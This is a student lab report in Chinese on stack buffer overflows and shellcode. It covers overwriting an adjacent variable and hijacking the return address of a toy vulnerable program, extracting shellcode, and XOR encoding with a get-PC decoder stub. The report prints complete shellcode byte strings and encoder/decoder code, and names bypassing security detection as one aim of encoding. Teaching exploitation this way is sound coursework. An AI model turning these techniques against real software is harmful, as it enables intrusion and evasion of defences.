《漏洞利用及渗透测试基础》实验报告

姓名： 艾明旭 学号：2111033 班级：信息安全一班

**实验名称：**

Shellcode编写及编码

**实验要求：**

复现第五章实验三，并将产生的编码后的Shellcode在示例5-4中进行验证，阐述Shellcode编码的原理、Shellcode提取的思想

**实验过程：**

**实验一：**覆盖邻接变量

代码：#include <stdio.h>

#include <windows.h>

#define REGCODE "12345678"

int verify (char \* code)

{

int flag;

char buffer[44];

flag=strcmp(REGCODE, code);

strcpy(buffer, code);

return flag;

}

void main()

{

int vFlag=0;

char regcode[1024];

FILE \*fp;

LoadLibrary("user32.dll");

if (!(fp=fopen("reg.txt","rw+")))

exit(0);

fscanf(fp,"%s", regcode);

vFlag=verify(regcode);

if (vFlag)

printf("wrong regcode!");

else

printf("passed!");


fclose(fp);

}


此实验通过文本输入字符串，故新建reg.txt，并且在其中输入我们需要的地址字符串



我们尝试运行exe文件，程序出现错误，弹出以下对话框，说明有溢出，返回地址被覆盖



我们知道，0x0012FF80为EBP地址，上面的小地址0x00000000是flag，其余被0XCCCCCCCC填充的是regcode[1024]



Verify函数的缓冲区为44个字节，对应的栈帧状态如下图


如下图所示：缓冲区为44个字节，regcode却为1024字节，因此溢出，覆盖了返回地址



利用这个溢出漏洞，可以破解该程序，让注册码无效


程序里是通过flag=strcmp(REGCODE, code);（相等返回0，不等返回1）来判断注册码输入是否正确，因此通过结束符覆盖flag的高位1，得到使其值变为0的效果，就能破解该程序。

则只需要设计：buffer（44字节）+字节（整数0）。对应的实现：（1）在reg.txt中写入45个字节（前8个字节小于REGCODE），最后一个字节为0；（2）在reg.txt中写入44个字节（前8个字节小于REGCODE），fscanf读的时候自动添加结束符0。


若采用第一个方式，打开reg.txt，并在该文件中写入“123412341234123412341234123412341234123412341”。需要将最后1个字节由ASCII-1改为0x00。点击工具栏的“切换至16进制模式”，更改后1个字节为0即可：

如果我们想要采用第二个方式，在reg.txt中输入“12341234123412341234123412341234123412341234”即可，fscanf读的时候自动添加结束符0。

实验过程中我采取的是第二个方式



显示通过，说明成功覆盖了临界变量flag



实验二：代码植入示例:

主要内容：**基于实验一，向其植入一段代码，弹出MessageBox窗体**


**第一步：获得函数入口地址**

为了能淹没返回地址，需要在reg.txt中至少写入：buffer（44字节）+flag（4字节）+前EBP值（4字节），也就是53-56字节才是要淹没的地址

要调用MessageBoxA，首先要知道它的入口地址，有两种方式，实验中采取了第二种方式。

**方法一：基于工具来获得函数入口地址。**

在我们打开并运行Depends后，拖拽一个有图形界面的PE文件进去，就可以看到它所使用的库文件了。在左栏中找到并选中user32.dll后，右栏中会列出这个库文件的所有导出函数及偏移地址：下栏中则列出了PE文件用到的所有的库的基地址。基地址加偏移地址即我们想要得到的入口地址



**方法二：使用代码来获取相关函数地址**

我们还可以使用GetProcAddress函数检索指定的动态链接库（DLL）中的输出库函数地址。如果函数调用成功，返回值是DLL中的输出函数地址。

函数原型：FARPROC GetProcAddress(

HMODULE hModule, // DLL模块句柄

LPCSTR lpProcName // 函数名

);

获取入口地址代码：

#include <windows.h>

#include <stdio.h>

int main()

{

HINSTANCE LibHandle;

FARPROC ProcAdd;

LibHandle = LoadLibrary("user32");

//获取user32.dll的地址

printf("user32 = 0x%x \n", LibHandle);

//获取MessageBoxA的地址

ProcAdd=(FARPROC)GetProcAddress(LibHandle,"MessageBoxA");


printf("MessageBoxA = 0x%x \n", ProcAdd);

getchar();

return 0;

}

运行上述代码后，得到了MessageBoxA函数在内存中的入口地址：0x77D507EA。




**第二步：编写函数调用汇编代码**


这里要把字符串“westwest”压入栈区

由汇编指令和机器代码的对应，可得shellcode为：33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 50 50 53 B8 EA 07 D5 77 FF D0。

**第三步：注入Shellcode代码**

由于要覆盖flag EBP以及返回地址，因此在buffer字符串中公写入14个“1234”（56字节），然后用Ultraedit打开reg.txt，切换至16进制模式进行改写







弹出如下的对话框，说明我们的注入代码得到了应有的效果，可以证明攻击成功



进入反汇编模式之后，还可以看到调用strcpy时执行了我们改写的内容





##### 实验三：提取Shellcode代码

直接用汇编编写很麻烦，而且还需要查表来获得其机器代码，很容易出错。因此可以先使用

高级语言编写程序，由此知道汇编代码结构，再根据此结构写Shellcode代码。例子如下：

代码：

#include <stdio.h>

#include <windows.h>

void main()

{

MessageBox(NULL,NULL,NULL,0);

return;


}

进入反汇编观察代码逻辑




直接得到的汇编语言进行再加工。注意push 0是通过xor ebx ebx之后执行push ebx来实现，以避免Shellcode过程中遇到字节0后产生中断的问题


插入的恶意代码如下：



再根据汇编代码，找到对应地址中的机器码。在汇编第一行代码处打断点，利用调试，定位具体内存中的地址。在Memory窗口就可以找到对应的机器码：33 DB 53 53 53 53 B8 EA 07 D5 77 FF D0。



之后我们就可以利用这个机器码来针对其进行shellcode攻击，然后就能成功利用这个Shellcode来实现漏洞的利用



如果成功弹出了已下的对话框，说明我们的程序注入正确，证明攻击成功



实验四：在实验三基础上，自己编写调用Messagebox输出“hello world”的Shellcode，并进行利用测试

“hello world”对应的ASCII码为：\x68\x65\x6C\x6C\x6F\x20\x77\x6F\x72\x6C\x64\x20。

其中x20是空格 在不足4字节的情况下起填充作用

首先进行shellcode代码的编写

Shellcode代码如下：

#include <stdio.h>

#include <windows.h>

void main()

{

LoadLibrary("user32.dll");//加载user32.dll

\_asm

{

xor ebx,ebx

push ebx//push 0

push 20646C72h

push 6F77206Fh

push 6C6C6568h

mov eax, esp

push ebx//push 0

push eax

push eax

push ebx

mov eax, 77d507eah// 77d507eah这个是MessageBox函数在系统中的地址


call eax

}

return;

}

弹出的对话框显示“hello world”，证明攻击成功



#### 实验五:Shellcode编码

编码的必要性:（1）字符集的差异


1. 绕过坏字符
2. 绕过安全防护检测

编码的方法：（1）base64编码

1. “加壳”
2. 异或编码
3. 一些自定义编解码方法被采用，包括简单加解密、alpha\_upper编码、计 算编码等

实验中用的是异或编码（异或编码程序非常简单，但是也存在很多限制，比如在选取编码字节时，不可与已有字节相同，否则会出现0）

**首先进行如下的编码操作：**



编码代码当中的 output[i] = input[i] ^ key; 意为把每一个字符与key进行异或实现编码（其中key不能与输入字符相同，避免出现0，这里选择的是0x44）

#include <stdlib.h>

#include <string.h>

#include <stdio.h>

void encoder(char\* input, unsigned char key)

{

int i = 0, len = 0;

FILE \* fp;

len = strlen(input);

unsigned char \* output = (unsigned char \*)malloc(len + 1);

for (i = 0; i<len; i++)

output[i] = input[i] ^ key;

fp = fopen("encode.txt", "w+");

fprintf(fp, "\"");

for (i = 0; i<len; i++)

{

fprintf(fp, "\\x%0.2x", output[i]);

if ((i + 1) % 16 == 0)

fprintf(fp, "\"\n\"");

}

fprintf(fp, "\"");

fclose(fp);

printf("dump the encoded shellcode to encode.txt OK!\n");

free(output);

}

int main()

{

char sc[] = "\x33\xDB\x53\x68\x72\x6C\x64\x20\x68\x6F\x20\x77\x6F\x68\x68\x65\x6C\x6C\x8B\xC4\x53\x50\x50\x53\xB8\xEA\x07\xD5\x77\xFF\xD0\x90";


encoder(sc, 0x44);

getchar();


return 0;

}

执行，编码完毕



编码结果



编码后的Shellcode无法直接使用，因此接下啦编写解码程序

**解码代码。**所生成的解码器会与编码后的shellcode联合执行。下面的程序中，默认EAX（保存着当前指令地址）在shellcode开始时对准shellcode起始位置，之后的代码将每次将shellcode的代码异或特定key（下例为0x44）后重新覆盖原先shellcode的代码。末尾，放一个空指令0x90作为结束符。

void main()

{

\_\_asm

{

add eax, 0x14 ;越过decoder记录shellcode起始地址

xor ecx, ecx

decode\_loop:

mov bl, [eax + ecx]

xor bl, 0x44 ;用0x44作为key（这步就是解码，异或解码）

mov [eax + ecx], bl

inc ecx

cmp bl, 0x90 ;末尾放一个0x90作为结束符

jne decode\_loop

}

}

知道解码的原理后，那么剩下的问题就是如何获取当前指令的地址

用如下代码获取。该代码 核心语句在于“call lable; lable: pop eax;”之后，eax的值就是当前指令地址了。原因是call lable的时候，会将当前EIP的值（也就是下一条指令pop eax的指令地址）入栈。

#include <iostream>

using namespace std;

int main(int argc, char const \*argv[])

{

unsigned int temp;

\_\_asm{

call lable;

lable:

pop eax;

mov temp,eax;


}


cout <<temp <<endl;


return 0;

}


反汇编 可以看到call lable的时候，会将当前EIP的值（也就是下一条指令pop eax的指令地址 这里是0x0040157D）入栈。







再pop eax 这样eax里就保存了当前指令的地址



我们通过下面的程序来产生含有解码程序的Shellcode（即获取地址与解码融合）

#include <stdlib.h>

#include <string.h>

#include <stdio.h>

int main()

{

\_\_asm

{

call lable;

lable: pop eax;

add eax, 0x15 ;越过decoder记录shellcode起始地址

xor ecx, ecx

decode\_loop:

mov bl, [eax + ecx]

xor bl, 0x44 ;用0x44作为key

mov [eax + ecx], bl

inc ecx

cmp bl, 0x90 ;末尾放一个0x90作为结束符


jne decode\_loop

}

return 0;


}

再用前面实验提取Shellcode的方法进行提取，即可获得机器码



可以看到机器码为

"\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1"



连接编码解码两段机器码，得到完整shellcode如下：

"\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4”

用下列代码验证Shellcode是否有效

#include <stdio.h>

#include <windows.h>

char ourshellcode[]="\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4";

void main()

{

LoadLibrary("user32.dll");

int \*ret;

ret=(int\*)&ret+2;

(\*ret)=(int)ourshellcode;

return;

}

弹出对话框，说明攻击成功



**心得体会：**

通过理论课的学习和实验课的相关操作我知道了为何字符串溢出会覆盖邻接变量 返回地址 。通过对相关实验内容的学习，我学会了获取某函数入口地址的两种方式。我还知道了如何注入Shellcode代码进行攻击以及相关的原理。知道了如何从编译好的汇编代码当中提取Shellcode机器码。还学会了如何对Shellcode进行编码和解码操作。通过上述的学习，我对shellcode的运行思路和其攻击思路有了除理论课知识以外的更加详尽且充实的掌握。